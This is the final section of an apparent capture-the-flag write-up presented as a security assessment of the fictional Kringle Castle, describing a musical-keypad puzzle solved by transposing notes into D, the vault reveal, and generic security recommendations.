


Figure 87 - Winning

Objective 10. Who Is Behind It All?

After completing the ninth objective, we still needed to enter the final vault within Santa's office to complete the 10th objective. Luckily, Alabaster's database contained a password labeled vault. So, we entered it into Santa's complex keypad. Unfortunately, the code did not work, as it seemed to expect the tune in a different key.



Current Area: 17

Now that's a good tune!


But the key isn't quite right...

E D# E D# E E D#
E F# G# F# G# A B
A# B A# B

done 6:35PM
nop, is not

Figure 88 - Wrong Key

Fortunately, Alabaster had one last hint for us.




Rachmaninoff

From: Alabaster Snowball

Really, it's Mozart. And it should be in the key of D, not E.

Figure 89 - A Key Hint


Using the notes from the PDF file from the email Holly Evergreen sent, we quickly transposed the code into a revised version.



```
E D# E D# E E D# E F# G# F# G# A B A# B A# B
D C# D C# D D C# D E  F# E  F# G A G# A G# A
```

Figure 90 - Transposing the Code into D Key

Entering this new code into the keyboard revealed a message: “You have unlocked Santa’s vault!”



You have unlocked Santa’s vault!

Figure 91 - Message when Opening the Vault

With that, the door opened, revealing Hans and Santa and a pair of elves.

Figure 92 - Vault Door





Figure 93 - Vault Contents

We then spoke with both Hans and Santa and discovered that this entire attack was just a test. Santa simply wanted to assess the North Pole’s readiness. We were happy to help in this endeavor.



We needed to find someone with skills all across the spectrum.

I asked my friend Hans to play the role of the bad guy to see if you could solve all those challenges and thwart the plot we devised.

Figure 94 - Santa's Closing Message

Conclusion

In the course of this assessment we assessed the security of numerous websites, services, and physical access controls of Kringle Castle. While the elves have put in much effort in securing the castle, there remain several system issues:

- Insufficient staff training/security awareness
- Software flaws
- Insufficient protection of data and credentials
- Lack of least privilege authorization models

To address these issues, BCFN suggests the following changes:

- Increased employee security training
- Increased employee training around HR and IT policies
- More rigorous software testing before release
- Periodic audits of user account rights, permissions, and usage

Additionally, specific recommendations as called out in the Findings section should be implemented to better secure these systems.

We appreciate the opportunity to serve Mr. Claus and look forward to working with him and his staff again in the future.